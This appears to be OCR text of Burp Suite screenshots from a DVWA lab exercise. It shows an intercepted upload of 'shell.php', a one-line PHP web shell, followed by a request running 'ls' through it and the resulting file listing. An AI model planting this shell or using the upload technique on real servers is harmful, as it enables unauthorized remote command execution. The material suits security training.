



Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.1.77:80
Forward Drop Intercept is on Action Open browser
Comment this item HTTP/1
Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.1.77
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.1.77
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarypBwc5hBnCnBhnRzM
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://192.168.1.77/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=2a8d6048570d6d8534fbd9d4eae1ecc1
14 Connection: close
15
16 ------WebKitFormBoundarypBwc5hBnCnBhnRzM
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 ------WebKitFormBoundarypBwc5hBnCnBhnRzM
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 ------WebKitFormBoundarypBwc5hBnCnBhnRzM
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 ------WebKitFormBoundarypBwc5hBnCnBhnRzM--
31
Search... 0 highlights
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 2
Request headers 13


Burp Suite Community Edition v2023.9.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.1.77:80
Forward Drop Intercept is on Action Open browser
Comment this item HTTP/1
Pretty Raw Hex
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.1.77
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=2a8d6048570d6d8534fbd9d4eae1ecc1
9 Connection: close
10
11
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 8
Search...
0 highlights


192.168.1.77/dvwa/hackab
Not secure | 192.168.1.77/dvwa/hackable/uploads/shell.php?cmd=ls
dvwa_email.png shell.php